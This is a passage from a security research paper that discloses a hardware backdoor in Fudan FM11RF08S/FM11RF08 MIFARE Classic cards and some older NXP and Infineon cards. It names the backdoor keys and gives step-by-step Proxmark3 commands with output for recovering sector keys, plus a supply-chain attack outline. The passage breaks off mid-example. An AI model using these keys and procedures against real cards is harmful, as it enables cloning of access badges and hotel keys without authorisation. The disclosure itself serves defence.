  - If $n_{T_A} \neq n_{T_B}$, run `staticnested_1nt` from Annex A.6 on each key, then `staticnested_2x1nt_rf08s` from Annex A.7 on both candidate lists to reduce them ;
  - Else run `staticnested_1nt` on one of them ;
- Look for common keys across sectors candidate lists. If any, test them first ;
- When a key is found in a sector and nonces are different, use `staticnested_2x1nt_rf08s_1key` from Annex A.8 to find the other key and test returned candidate(s).

We implemented a script applying this strategy in the Proxmark3[12], cf Annex A.9 for usage and examples.

All in all, the actual speed depends on the exact configuration of the card as e.g. it is slower to break the sector keys if keyA==keyB and are not reused on other sectors – a corner case rarely seen in real deployments.

To illustrate the duration of recovering all the keys of a FM11RF08S depending on the reuse of some keys across the card, we ran a few tests , on a card configured with the following layouts.

- 32 random keys
  - 17 minutes 22 seconds
- 16 random keys, with keyA = keyB in each sector[3]
  - 32 minutes 52 seconds
- 24 random keys, 8 being reused in 2 sectors each[4]
  - 40 seconds

Cf. Annex A.9 for details on the tested keys.

[3]the worst possible corner case

[4]an ideal situation

XII. Light-Fast Supply Chain Attack

It is clear that any entity aware of the backdoor can already mount *card-only* attacks without any precondition on the card keys, in at most half an hour for the totality of the sector keys.

But, with our current partial knowledge, anyone in the supply chain could already make the attack instantaneous.

- Before delivering to a target customer, probe each card with the default `FFFFFFFFFFFF` key to collect and decrypt nested `{n_T}` of each sector. It is enough to store each 16-bit LFSR *ancestor* and the UID, so 36 bytes per card ;
- On the field, for each key to break, authenticate with the backdoor key then initiate a nested authentication with the backdoor key to collect `{n_T}` and decrypt it ;
- Generate the few tens of thousand key candidates as explained in Section VIII and Section III.D ;
- Filter the candidates by comparing their LFSR ancestor with the one previously stored at step 1, as per Section X and recover the key ;

The attack does not require any key candidates bruteforce on the card anymore, just one single nested authentication attempt.

Of course, if the n_T of each sector is generated by deriving a common value somehow based on the sector number, there is no need for the supplier to collect LFSR ancestors for all sectors, just one. And if the n_T generation can also be linked to e.g. the UID, the first collection step can be skipped entirely.

XIII. Extending Verification Methods

The *NFC Label Tools* application mentioned in Section IV.C can only apply the originality verification methods if the block 0 can be read with the default *all FF* key.

Using the backdoor key, we can perform the advanced verification method, no matter if card keys are unknown.

- Read block 0 with the backdoor, cf Section A.10.2 ;
- Submit block 0 to the simple verification method API, cf Listing 3 and check answer ;
- Submit block 0 to the advanced verification method API to get block 128 keyA, cf Listing 4 ;
- Try to authenticate to block 128 with retrieved keyA.

XIV. Looking at the older FM11RF08

We test the backdoor authentication commands and… we get some `{n_T}` as well! But the FM11RF08S backdoor key does not work on our FM11RF08 samples.

XV. Breaking an Older Backdoor Key

FM11RF08 is susceptible to the classic nested attack mentioned in Section III.B. So, it is just a matter of adapting the Proxmark3 code to use a backdoor command, and the key is found immediately, as shown in Annex A.10.3.

```
A31667A8CEC1
```

Listing 12: Older universal backdoor key

The same key works for all sectors and all **FM11RF08** "**011D**", "**021D**" and "**031D**" samples we got. But it goes beyond.

Even very old **FM11RF08** samples with manufacturer data **6263646566676869** share the same backdoor and the same key[5]. It is hard to know since when these cards are in circulation, but a FM11RF08 datasheet from May 2008 can still be found [23] and the FM11RF08 is mentioned on a WaybackMachine snapshot of the Fudan website in November 2007 [24].

The same page also mentions the FM11RF32, a discontinued 4k version with a weird SAK=`20` value, as setting its sixth bit means the card is supposed to be compliant to ISO14443-4 and reply to ATS. But this flag must be ignored and the card won't work properly on some readers, including smartphones. We happen to have some samples and we can confirm the same backdoor key works on **FM11RF32**[25] too.

After we shared our preliminary results, Michegianni reported that the **FM1208-10** supports the old backdoor key as well and Anton Savelev ran a few tests on it for us, cf Section XVIII. Thanks to them! The FM1208-10 a.k.a. FM1208M01[26] is a 8051 CPU card (ISO14443A-4) featuring MIFARE Classic compatibility.

XVI. Darknested Attack

It is a pretty straightforward attack that probably does not deserve its own name, but it sounds cool. *Darknested* is using the knowledge of this rather dark backdoor key revealed in Section XV as an easy way to bootstrap a nested attack when a first known key is required, rather than using the darkside attack. The Fudan cards always leak a NACK, as mentioned at the end of Section II.C, the darkside attack is quite fast anyway. But the method is still interesting on some circumstances, as we will see in a moment. See Annex A.10.5 for an example.

XVII. USCUID/GDM

Magic MIFARE Classic cards referred as USCUID or GDM [27] are highly configurable, to activate a number of *magic* features (gen1a, cuid, shadow mode,…) but also to enable a *Static encrypted nonce mode.*

The static encrypted nonce mechanism differs from the FM11RF08S and it requires more study, not covered in this paper.

XVIII. Icing on the cake

[5]Beware that a few other clones and magic tags share the same manufacturer data as well, but not the backdoor.

While testing the backdoor keys on our cards collection, trying to spot Fudan cards, we realized that some non-Fudan cards accept authentication commands ranging from `62**` to `6f**` as well, but with the regular keys.

But, quite surprisingly, some other cards, aside from the Fudan ones, accept the same backdoor authentication commands **using the same key** as for the FM11RF08!

This can be verified quite simply with the Proxmark3, now that we have added support for the backdoor authentication commands, as shown in Annex A.10.4.

At this stage, it is important to be as sure as possible of the authenticity of these cards, aside from what their block 0 may indicate. In Annex A.12, we used a few behavioral metrics to compare them.

After thorough analysis, we can safely claim that the following cards contain the backdoor with the `A31667A8CEC1` key, including the Fudan ones mentioned in Section XV.

- **Fudan FM11RF08 "6263646566676869"**
- **Fudan FM11RF08 "011D"**, **"021D"** and **"031D"**
- **Fudan FM11RF32**
- **Fudan FM1208-10**
- **Infineon SLE66R35** possibly produced at least during a period 1996-2013[6] ;
- **NXP MF1ICS5003** produced at least between 1998 and 2000 ;
- **NXP MF1ICS5004** produced at least in 2001.

The following cards support the backdoor authentication commands, but with the regular keyA/keyB.

- NXP MF1ICS5005 produced in fab ICN8[7] at least between 2001 and 2010 ;
- NXP MF1ICS5006 produced in fab Fishkill[8] at least between 2005 and 2008 ;
- NXP MF1ICS5007 produced in fab ASMC[9] at least in 2010 ;
- USCUID/GDM magic cards.

The list will be updated by the community according to their findings.

Among the cards mentioned above, the SLE66R35, MF1ICS5003 and MF1ICS5004 can really benefit from the darknested attack presented in Section XVI, as recovering a first key with the help of the darkside attack is much slower.

[6]We are not sure about the interpretation of the manufacturer data as a production date.

[7]NXP fab located in Nijmegen, Netherlands.

[8]NXP fab in Fishkill, New York, US, for sale in 2008 but finally closed in 2009.

[9]Located in Shanghai, China. Initially a joint venture with Philips Semiconductors in 1988 then renamed ASMC in 1995 and reorganized into a foreign-invested joint stock company in 2004, NXP stocks sold in 2017, finally merged in GTA in 2019.

XIX. Conclusion

The FM11RF08S chip by Shanghai Fudan Microelectronics was thought to be the most secure implementation of MIFARE Classic, thwarting all known *card-only* attacks. However, we have demonstrated various attacks, uncovered the existence of a hardware backdoor and recovered its key, which allows us to launch new attacks to dump and clone these cards, even if all their keys are properly diversified. The presence of the backdoor in this product and in all previous FM11RF08 cards since at least 2007, raises several questions, particularly given that these two chip references are not limited to the Chinese market. For example, the author found these cards in numerous hotels across the US, Europe, and India. Additionally, what are we to make of the fact that old NXP and Infineon cards share the very same backdoor key?

Consumers should swiftly check their infrastructure and assess the risks. Many are probably unaware that the MIFARE Classic cards they obtained from their supplier are actually Fudan FM11RF08 or FM11RF08S.

Nevertheless, it is important to remember that the MIFARE Classic protocol is intrinsically broken, regardless of the card. It will always be possible to recover the keys if an attacker has access to the corresponding reader. There are many more robust alternatives on the market (but we cannot guarantee the absence of hardware backdoors…).

The various tools and attacks developed in the context of this paper have now been merged into the Proxmark3 source code, as seen in the Annexes.

A number of questions for future research are listed in Annex A.13.

That's all, folks.

References

[1] K. Nohl and H. Plötz, "Mifare, little security, despite obscurity," *Presentation on the 24th Congress of the Chaos Computer Club, Slides*, 2007.

[2] G. de Koning Gans, J.-H. Hoepman, and F. D. Garcia, "A practical attack on the MIFARE Classic," in *Smart Card Research and Advanced Applications: 8th IFIP WG 8.8/11.2 International Conference, CARDIS 2008, London, UK, September 8-11, 2008. Proceedings 8*, 2008, pp. 267–282.

[3] K. Nohl, "Cryptanalysis of crypto-1," *Computer Science Department University of Virginia, White Paper*, 2008.

[4] B. J. Hoepman, G. de Koning Gans, R. Verdult, R. Muijrers, R. Kali, and V. Kali, "Security Flaw in MIFARE Classic."

[5] N. T. Courtois, K. Nohl, and S. O'Neil, "Algebraic attacks on the crypto-1 stream cipher in mifare classic and oyster cards," *Cryptology ePrint Archive*, 2008.

[6] K. Nohl, D. Evans, S. Starbug, and H. Plötz, "Reverse-Engineering a Cryptographic RFID Tag.," in *USENIX security symposium*, 2008.

[7] F. D. Garcia *et al.*, "Dismantling MIFARE classic," in *Computer Security-ESORICS 2008: 13th European Symposium on Research in Computer Security, Málaga, Spain, October 6-8, 2008. Proceedings 13*, 2008, pp. 97–114.

[8] F. D. Garcia, P. Van Rossum, R. Verdult, and R. W. Schreur, “Wirelessly pickpocketing a Mifare Classic card,” in *2009 30th IEEE Symposium on Security and Privacy*, 2009, pp. 3–15.

[9] N. T. Courtois, “The dark side of security by obscurity and cloning MiFare Classic rail and building passes anywhere, anytime,” *Cryptology ePrint Archive*, 2009.

[10] J. D. Golić, “Cryptanalytic attacks on MIFARE classic protocol,” in *Topics in Cryptology–CT-RSA 2013: The Cryptographers’ Track at the RSA Conference 2013, San Francisco, CA, USA, February 25-March 1, 2013. Proceedings*, 2013, pp. 239–258.

[11] C. Meijer and R. Verdult, “Ciphertext-only cryptanalysis on hardened Mifare classic cards,” in *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, 2015, pp. 18–30.

[12] C. Herrmann, P. Teuwen, O. Moiseenko, M. Walker, and others, “Proxmark3 – Iceman repo.” [Online]. Available: https://github.com/RfidResearchGroup/proxmark3

[13] NXP B.V., “MF1 IC S50 Functional specification – rev 5.2.” [Online]. Available: https://cdn-shop.adafruit.com/datasheets/S50.pdf

[14] Iceman, “Proxmark3 – Add 'hf mf staticnonce' - a nested find all key solution command for tags that has a static nonce.” [Online]. Available: https://github.com/RfidResearchGroup/proxmark3/commit/b37a4c14eb497b431f7443b9f685d7f2e222bfa0

[15] DXL/@xianglin1998, “Proxmark3 – StaticNested fast decrypt.” [Online]. Available: https://github.com/RfidResearchGroup/proxmark3/commit/de0549a269c0dbe0cf59dc0e964af18ca5ca16e7

[16] “RFID Hacking by Iceman.” [Online]. Available: https://t.ly/d4_C

[17] 钱晓州, “用于 ic 卡的数据安全通信的加密方法及⊠路.” [Online]. Available: https://patentimages.storage.googleapis.com/29/bf/3f/6bbe253af076ca/CN1337803A.pdf

[18] Shanghai Fudan Microelectronics Group, “FM11RF08S 8K bits EEPROM 非接触式 ⊠⊠加密卡芯片 – 版本 1.2.” [Online]. Available: https://www.fmsh.com/AjaxFile/DownLoadFile.aspx?FilePath=/UpLoadFile/20230104/FM11RF08S_sds_chs.pdf&fileExt=file

[19] Shanghai Fudan Microelectronics Group, “FM11RF08S 8K bits EEPROM 非接触式 ⊠⊠加密卡芯片 – 版本 1.2.” [Online]. Available: https://www.fmsh.com/AjaxFile/DownLoadFile.aspx?FilePath=/UpLoadFile/20230104/FM11RF08S_7B_sds_chs.pdf&fileExt=file

[20] Shanghai Fudan Microelectronics Group, “FM11RF08 IC Card Chip (Contactless Chip with 8K EEPROM).” [Online]. Available: https://www.fm-chips.com/fm11rf08-ic-card-chip-contactless-chip-with-8k-eeprom-15403621277007328.html

[21] Shanghai Fudan Microelectronics Group, “FM11RF08/08S 原厂认证系统 V1.32.” [Online]. Available: http://rfid.fm-uivs.com:19004/m1/

[22] Shanghai Fudan Microelectronics Group, “NFC Label Tools v1.3.1.” [Online]. Available: https://rfid.fm-uivs.com/m1/static/apks/NFC_tag_asst.apk

[23] Shanghai Fudan Microelectronics Group, “FM11RF08 8KBits Contactless Card IC Functional Specification – May 2008 v2.1.” [Online]. Available: https://www.scribd.com/document/413627595/Fudan-FM11RF08

[24] Shanghai Fudan Microelectronics Group, “Contactless Memory Card Chips (2007 Wayback Machine snapshot).” [Online]. Available: https://web.archive.org/web/20071103175419/https://www.fmsh.com/english/product_chipcard.php?category=3

[25] Shanghai Fudan Microelectronics Group, “FM11RF32 32KBits Contactless IC Card Chip – May 2008 v2.1.” [Online]. Available: https://pvc-kartice.rs/wp-content/uploads/2023/07/FM11RF32.pdf

[26] Shanghai Fudan Microelectronics Group, “FM1208M01 Contactless CPU Card Datasheet – May 2008 v0.2.” [Online]. Available: https://www.zotei.com/files/FM1208M01.pdf

[27] M. Shevchuk, “Proxmark3 – Notes on Magic Cards.” [Online]. Available: https://github.com/RfidResearchGroup/proxmark3/blob/master/doc/magic_cards_notes.md#mifare-classic-uscuid

[28] Jose Vincente Campos, “SDR nfc-laboratory v2.0.” [Online]. Available: https://github.com/josevcm/nfc-laboratory

[29] Infineon, “NRG™ SLE 66R35R / NRG™ SLE 66R35I Extended datasheet Revision 3.0.” [Online]. Available: https://www.infineon.com/dgdl/Infineon-NRG-SLE66R35x-ExtendedDatasheet-DataSheet-v03_00-EN.pdf?fileId=8ac78c8c7d0d8da4017d29f12b88391d

A Annexes

A.1 CRYPTO-1 First Authentication Protocol & Example

Notation {} indicates that data is encrypted.

$s :=$ crypto1_create(key) initializes the CRYPTO1 cipher (a 48-bit LFSR with a non-linear filter function that outputs one bit when clocked). The state s keeps the LFSR state, updated by ks $:=$ crypto1_word(s, data, is_encrypted) which advances the LFSR 32 times, possibly mixing its state with some data, which can be plaintext or encrypted, and outputs 32 bits of keystream.

Given a 32-bit sequence, suc() computes the next 32-bit sequence after one single clock of a 16-bit LFSR that can be represented by the polynomial $x^{16} + x^{14} + x^{13} + x^{11} + 1$.

Reader		Tag	Example
	$\xleftarrow{\text{uid}}$		(← `0DB3FA11` via anticol)
$\text{cmd} := \begin{vmatrix}\text{AuthA}\\ \text{AuthB}\end{vmatrix} \Vert \text{block} \Vert \text{CRC}$			`6000F57B`
	$\xrightarrow{\text{cmd}}$		→ `60 00 F5 7B`
		Check CRC	✓
		$s :=$ crypto1_create(key)	`FFFFFFFFFFFF`
		Generate n_T	`E0512BB`
		$\text{ks}_0 :=$ crypto1_word$(s, \text{uid} \oplus n_T, 0)$	`FFEFB431`
	$\xleftarrow{n_T}$		← `E0 51 2B B5`
$s :=$ crypto1_create(key)			`FFFFFFFFFFFF`
$\text{ks}_0 :=$ crypto1_word$(s, \text{uid} \oplus n_T, 0)$			`FFEFB431`
Generate n_R			`12345678`
$\text{ks}_1 :=$ crypto1_word$(s, n_R, 0)$			`A376E628`
$\{n_R\} := n_R \oplus \text{ks}_1$			`B142B050`
$a_R := \text{suc}^{64}(n_T)$			`56F373EE`
$\text{ks}_2 :=$ crypto1_word$(s, 0, 0)$			`61D742F1`
$\{a_R\} := \text{ks}_2 \oplus a_R$			`3724311F`
	$\xrightarrow{\{\text{nR}\vert\text{aR}\}}$		→ `B1 42!B0!50!37 24 31!1F!`
		$\text{ks}_1 :=$ crypto1_word$(s, \{n_R\}, 1)$	`A376E628`
		$n_R := \text{ks}_1 \oplus \{n_R\}$	`12345678`
		$\text{ks}_2 :=$ crypto1_word$(s, 0, 0)$	`61D742F1`
		$a_R := \text{ks}_2 \oplus \{a_R\}$	`56F373EE`
		$a_R \overset{?}{=} \text{suc}^{64}(n_T)$	`56F373EE` ✓
		$a_T := \text{suc}^{96}(n_T)$	`529F965F`
		$\text{ks}_3 :=$ crypto1_word$(s, 0, 0)$	`5C7AB0A6`
		$\{a_T\} := \text{ks}_3 \oplus a_T$	`0EE526F9`
	$\xleftarrow{\{\text{aT}\}}$		← `0E E5!26!F9`
$\text{ks}_3 :=$ crypto1_word$(s, 0, 0)$			`5C7AB0A6`
$a_T := \text{ks}_3 \oplus \{a_T\}$			`529F965F`
$a_T \overset{?}{=} \text{suc}^{96}(n_T)$			`529F965F` ✓

Table 3: CRYPTO-1 First Authentication Protocol

A.2 CRYPTO-1 Nested Authentication Protocol & Example

Following immediately Annex A.1 example and inner states.

Reader	Tag	Example
$\mathrm{ks}_4 \coloneqq \mathrm{crypto1\_word}(s, 0, 0)$		4882918E
$\mathrm{cmd} \coloneqq \left\lvert\begin{smallmatrix}\mathrm{AuthA}\\ \mathrm{AuthB}\end{smallmatrix}\right\rvert \Vert \mathrm{block} \Vert \mathrm{CRC}$		6000F57B
$\{\mathrm{cmd}\} \coloneqq \mathrm{ks}_4 \oplus \mathrm{cmd}$		288264F5
$\xrightarrow{\{\mathrm{cmd}\}}$		$\rightarrow$ 28 82! 64! F5
	$\mathrm{ks}_4 \coloneqq \mathrm{crypto1\_word}(s, 0, 0)$	4882918E
	$\mathrm{cmd} \coloneqq \mathrm{ks}_4 \oplus \{\mathrm{cmd}\}$	6000F57B
	Check CRC	✓
	$s \coloneqq \mathrm{crypto1\_create}(\mathrm{key})$	FFFFFFFFFFFF
	Generate n_T	BF53BA5F
	$\mathrm{ks}_0 \coloneqq \mathrm{crypto1\_word}(s, \mathrm{uid} \oplus n_T, 0)$	FFDF2CE6
	$\{n_T\} \coloneqq \mathrm{ks}_0 \oplus n_T$	408C96B9
$\xleftarrow{\{\mathrm{nT}\}}$		$\leftarrow$ 40!8C!96!B9!
$s \coloneqq \mathrm{crypto1\_create}(\mathrm{key})$		FFFFFFFFFFFF
$\mathrm{ks}_0 \coloneqq \mathrm{crypto1\_word}(s, \mathrm{uid} \oplus n_T, 0)$		FFDF2CE6
$n_T \coloneqq \mathrm{ks}_0 \oplus \{n_T\}$		BF53BA5F
Generate n_R		12345678
$\mathrm{ks}_1 \coloneqq \mathrm{crypto1\_word}(s, n_R, 0)$		2EEE0441
$\{n_R\} \coloneqq n_R \oplus \mathrm{ks}_1$		3CDA5239
$a_R \coloneqq \mathrm{suc}^{64}(n_T)$		B2F7159B
$\mathrm{ks}_2 \coloneqq \mathrm{crypto1\_word}(s, 0, 0)$		90EA5932
$\{a_R\} \coloneqq \mathrm{ks}_2 \oplus a_R$		221D4CA9
$\xrightarrow{\{\mathrm{nR}\vert\mathrm{aR}\}}$		$\rightarrow$ 3C DA 52 39 22 1D 4C A9
	$\mathrm{ks}_1 \coloneqq \mathrm{crypto1\_word}(s, \{n_R\}, 1)$	2EEE0441
	$n_R \coloneqq \mathrm{ks}_1 \oplus \{n_R\}$	12345678
	$\mathrm{ks}_2 \coloneqq \mathrm{crypto1\_word}(s, 0, 0)$	90EA5932
	$a_R \coloneqq \mathrm{ks}_2 \oplus \{a_R\}$	B2F7159B
	$a_R \overset{?}{=} \mathrm{suc}^{64}(n_T)$	B2F7159B ✓
	$a_T \coloneqq \mathrm{suc}^{96}(n_T)$	6A3A6E02
	$\mathrm{ks}_3 \coloneqq \mathrm{crypto1\_word}(s, 0, 0)$	39EB1EA4
	$\{a_T\} \coloneqq \mathrm{ks}_3 \oplus a_T$	53D170A6
$\xleftarrow{\{\mathrm{aT}\}}$		$\leftarrow$ 53!D1 70 A6!
$\mathrm{ks}_3 \coloneqq \mathrm{crypto1\_word}(s, 0, 0)$		39EB1EA4
$a_T \coloneqq \mathrm{ks}_3 \oplus \{a_T\}$		6A3A6E02
$a_T \overset{?}{=} \mathrm{suc}^{96}(n_T)$		6A3A6E02 ✓

Table 4: CRYPTO-1 Nested Authentication Protocol

A.3 Information about Static Encrypted Nonce tool in Proxmark3: `hf mf isen`

For our analysis needs, we implemented a tool in the Proxmark3[12] to test various nested authentication scenarii.

It implements nested authentication and collects encrypted nonces and their parity errors, and when the correct key is provided, the decrypted nT and its index if it is a nT generated by the lfsr16 PRNG.

It has numerous options to study the impact of key value, block number, key type (including the backdoor ones), chaining of commands, corruptions, etc. on the static encrypted nonces values.

A.3.1 Usage

Syntax corresponding to commit `27d5f2d`.

```
[usb] pm3 --> hf mf isen -h

Information about Static Encrypted Nonce properties in a MIFARE Classic card

usage:
    hf mf isen
 [-hab] [--blk <dec>] [-c <dec>] [-k <hex>] [--blk2 <dec>] [--a2] [--b2] [--c2 <dec>] [--key2 <hex>]
                  [-n <dec>] [--reset] [--hardreset] [--addread] [--addauth] [--incblk2] [--corruptnrar]
                   [--corruptnrarparity]

options:
    -h, --help                     This help
    --blk <dec>                    block number
    -a                             input key type is key A (def)
    -b                             input key type is key B
    -c <dec>                       input key type is key A + offset
    -k, --key <hex>                key, 6 hex bytes
    --blk2 <dec>                   nested block number (default=same)
    --a2                           nested input key type is key A (default=same)
    --b2                           nested input key type is key B (default=same)
    --c2 <dec>                     nested input key type is key A + offset
    --key2 <hex>                   nested key, 6 hex bytes (default=same)
    -n <dec>                       number of nonces (default=2)
    --reset                        reset between attempts, even if auth was successful
    --hardreset                    hard reset (RF off/on) between attempts, even if auth was successful
    --addread                      auth(blk)-read(blk)-auth(blk2)
    --addauth                      auth(blk)-auth(blk)-auth(blk2)
    --incblk2                      auth(blk)-auth(blk2)-auth(blk2+4)-...
    --corruptnrar                  corrupt {nR}{aR}, but with correct parity
    --corruptnrarparity            correct {nR}{aR}, but with corrupted parity

examples/notes:
    hf mf isen
    Default behavior:
    auth(blk)-auth(blk2)-auth(blk2)-...
    Default behavior when wrong key2:
    auth(blk)-auth(blk2) auth(blk)-auth(blk2) ...
```

A.4 Example

```
[usb] pm3 --> hf mf isen

[=] --- ISO14443-a Information ---------------------
[+]  UID: 5C 46 7F 63
[+] ATQA: 00 04
[+]  SAK: 08 [2]
[#] select
[#] auth        cmd: 60 00 | uid: 5c467f63 | nr: 370db547 @| nt: f0a895da @idx 53334| par: 1010 ok
[#] auth nested cmd: 60 00 | uid: 5c467f63 | nr: 87e0b293 @| nt: 255ff1a9 @idx 37482| par: 1111 ok | ntenc: da106b18  | parerr: 1110
[#] Nonce distance: 49683
[#] auth nested cmd: 60 00 | uid: 5c467f63 | nr: 76f7fe63 @| nt: 255ff1a9 @idx 37482| par: 1111 ok | ntenc: da106b18  | parerr: 1110
[#] Nonce distance: 0
[=] nTenc da106b18 par {1111}=010x | ks ff4f9ab1 | nT 255ff1a9 par 0101 | lfsr16 index 37482
[+] Static enc nonce..... yes
```

A.5 Reused Keys Nested Attack in Proxmark3: `staticnested_0nt`

A.5.1 Usage

Syntax corresponding to commit `27d5f2d`.

```
$ tools/mfc/card_only/staticnested_0nt
Usage:
  tools/mfc/card_only/staticnested_0nt <uid1> <nt_enc1> <nt_par_err1> <uid2> <nt_enc2> <nt_par_err2> ...
  UID placeholder: if uid(n)==uid(n-1) you can use '.' as uid(n+1) placeholder
  parity example:  if nt in trace is 7b! fc! 7a! 5b , then nt_enc is 7bfc7a5b and nt_par_err is 1110
Example:
  tools/mfc/card_only/staticnested_0nt a13e4902 2e9e49fc 1111 . 7bfc7a5b 1110 a17e4902 50f2abc2 1101
                                       +uid1    |        |    +uid2=uid1 |    +uid3    |        |
                                                +nt_enc1 |      +nt_enc2 |             +nt_enc3 |
                                                      +nt_par_err1    +nt_par_err2          +nt_par_err3
```

A.5.2 Example

```
$ tools/mfc/card_only/staticnested_0nt a13e4902 2e9e49fc 1111 . 7bfc7a5b 1110 a17e4902 50f2abc2 1101
Generating nonce candidates...
uid=a13e4902 nt_enc=2e9e49fc nt_par_err=1111 nt_par_enc=0110 1/3: 8192
uid=a13e4902 nt_enc=7bfc7a5b nt_par_err=1110 nt_par_enc=0010 2/3: 8192
uid=a17e4902 nt_enc=50f2abc2 nt_par_err=1101 nt_par_enc=0101 3/3: 8192
Finding key candidates...
All threads spawn...
Thread  19  99% keys[0]:536209288 keys[1]:  222 keys[2]:  213

Finding phase complete.
Analyzing keys...
nT(0): 536209288 key candidates
nT(1): 222 key candidates matching nT(0)
nT(2): 213 key candidates matching nT(0)
Key ffffffffffff found in 3 arrays: 0,  1,  2
```

A.5.3 Breaking FM11RF08S Backdoor Key

Assuming you know block 0 keyA, get 3 encrypted nonces and their parity errors.

```
[usb] pm3 --> hf mf isen -n3 --c2 4 --incblk2 --blk 0 --key FFFFFFFFFFFF
```

(showing only the relevant lines)

```
[#] auth nested cmd: 64 00 | uid: 5c467f63 | nr: 53d1a7e1 @| nt: 03f5a9f2  idx    -1| par: 1010 bad| ntenc: fc0a127e  | parerr: 0101
[#] auth nested cmd: 64 04 | uid: 5c467f63 | nr: b3f2dcb7 @| nt: 9681219b  idx    -1| par: 1000 bad| ntenc: 69fe84d6  | parerr: 0010
[#] auth nested cmd: 64 08 | uid: 5c467f63 | nr: 62811dbd @| nt: 652bf672  idx    -1| par: 0100 ok | ntenc: 9ae43e79  | parerr: 1000
```

```
$ tools/mfc/card_only/staticnested_0nt 5c467f63 fc0a127e 0101 . 69fe84d6 0010 . 9ae43e79 1000
Generating nonce candidates...
uid=5c467f63 nt_enc=fc0a127e nt_par_err=0101 nt_par_enc=1010 1/3: 8192
uid=5c467f63 nt_enc=69fe84d6 nt_par_err=0010 nt_par_enc=1000 2/3: 8192
uid=5c467f63 nt_enc=9ae43e79 nt_par_err=1000 nt_par_enc=0100 3/3: 8192
Finding key candidates...
All threads spawn...
Thread  14  97% keys[0]:536652968 keys[1]:  384 keys[2]:  241

Finding phase complete.
Analyzing keys...
nT(0): 537162924 key candidates
nT(1): 384 key candidates matching nT(0)
nT(2): 241 key candidates matching nT(0)
Key a396efa4e24f found in 3 arrays: 0,  1,  2
```

A.6 Backdoored Nested Attack in Proxmark3: `staticnested_1nt`

A.6.1 Usage

Syntax corresponding to commit `27d5f2d`.

```
$ tools/mfc/card_only/staticnested_1nt
Usage:
  tools/mfc/card_only/staticnested_1nt <uid:hex> <sector:dec> <nt:hex> <nt_enc:hex> <nt_par_err:bin>
  parity example:  if for block 63 == sector 15, nt in trace is 7b! fc! 7a! 5b
                   then nt_enc is 7bfc7a5b and nt_par_err is 1110
Example:
  tools/mfc/card_only/staticnested_1nt a13e4902 15 d14191b3 2e9e49fc 1111
                                       +uid     +s +nt      +nt_enc  +nt_par_err
```

A.6.2 Example

Get clear nested nT of target block 7 == sector 1, “keyA”

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 4 --key a396efa4e24f
```

(showing only the relevant lines)

```
[#] auth nested cmd: 64 07 | uid: 5c467f63 | nr: de234cce @| nt: c87825a2 @idx 33598| par: 1100 ok | ntenc: 11b5d1d4  | parerr: 0111
```

Get encrypted nonce and its parity errors of target block 7, keyA

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 4 --key a396efa4e24f --a2
```

```
[#] auth nested cmd: 60 07 | uid: 5c467f63 | nr: cd8ed150 @| nt: e4640b1d @idx    -1| par: 1010 bad| ntenc: bd3928fb  | parerr: 0100
```

```
$ tools/mfc/card_only/staticnested_1nt 5c467f63 1 c87825a2 bd3928fb 0100
uid=5c467f63 nt=c87825a2 nt_enc=bd3928fb nt_par_err=0100 nt_par_enc=1010 ks1=75410d59
Finding key candidates...
Finding phase complete, found 38515 keys
```

Bruteforce keyA given the generated dictionary.

```
[usb] pm3 --> hf mf fchk --blk 7 -a -f keys_5c467f63_01_c87825a2.dic --no-default
[+] Loaded 38515 keys from dictionary file `keys_5c467f63_01_c87825a2.dic`
[=] Running strategy 1
 . Testing 28730/38515 74,6%
[+] Key A for block  7 found: aaaaaaaaaa07

[=] Time in checkkeys (fast) 195,5s
```

A.7 Faster Backdoored Nested Attack in Proxmark3: `staticnested_2x1nt_rf08s`

A.7.1 Usage

Syntax corresponding to commit `27d5f2d`.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s
Usage:
  ./staticnested_2x1nt_rf08s keys_<uid:08x>_<sector:02>_<nt1:08x>.dic keys_<uid:08x>_<sector:02>_<nt2:08x>.dic
  where both dict files are produced by staticnested_1nt *for the same UID and same sector*
```

A.7.2 Example

Starting from Annex A.6.2 example, we want a second dictionary for keyB.

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 5 --key a396efa4e24f
```

```
[#] auth nested cmd: 65 07 | uid: 5c467f63 | nr: 63e11ca2 @| nt: f68c32ea @idx 57123| par: 0000 ok | ntenc: 2bc5e28a  | parerr: 1110
```

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 5 --key a396efa4e24f --b2
```

```
[#] auth nested cmd: 61 07 | uid: 5c467f63 | nr: 27727b1b @| nt: 786823bf @idx    -1| par: 0101 bad| ntenc: a1a54308  | parerr: 0001
```

```
$ tools/mfc/card_only/staticnested_1nt 5c467f63 1 f68c32ea a1a54308 0001
uid=5c467f63 nt=f68c32ea nt_enc=a1a54308 nt_par_err=0001 nt_par_enc=0101 ks1=572971e2
Finding key candidates...
Finding phase complete, found 30623 keys
```

Then we can filter jointly both dictionaries.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s keys_5c467f63_01_c87825a2.dic
keys_5c467f63_01_f68c32ea.dic
keys_5c467f63_01_c87825a2.dic: 38515 keys loaded
keys_5c467f63_01_f68c32ea.dic: 30623 keys loaded
keys_5c467f63_01_c87825a2_filtered.dic: 14328 keys saved
keys_5c467f63_01_f68c32ea_filtered.dic: 13589 keys saved
```

Bruteforce keyA given the generated dictionary.

```
[usb] pm3 --> hf mf fchk --blk 7 -a -f keys_5c467f63_01_c87825a2_filtered.dic --no-default
[+] Loaded 14328 keys from dictionary file `keys_5c467f63_01_c87825a2_filtered.dic`
[=] Running strategy 1
 . Testing 10625/14328 74,2%
[+] Key A for block  7 found: aaaaaaaaaa07

[=] Time in checkkeys (fast) 72,5s
```

A.8 Faster Backdoored Nested Attack in Proxmark3: `staticnested_2x1nt_rf08s_1key`

A.8.1 Usage

Syntax corresponding to commit `27d5f2d`.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s_1key
Usage:
  tools/mfc/card_only/staticnested_2x1nt_rf08s_1key <nt1:08x> <key1:012x> keys_<uid:08x>_<sector:02>_<nt2:08x>.dic
  where dict file is produced by rf08s_nested_known *for the same UID and same sector* as provided nt and key
```

A.8.2 Example

Starting from Annex A.7.2 example, we know keyA and want to find keyB without using `fchk`.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s_1key c87825a2 AAAAAAAAAA07
keys_5c467f63_01_f68c32ea_filtered.dic
keys_5c467f63_01_f68c32ea_filtered.dic: 13589 keys loaded
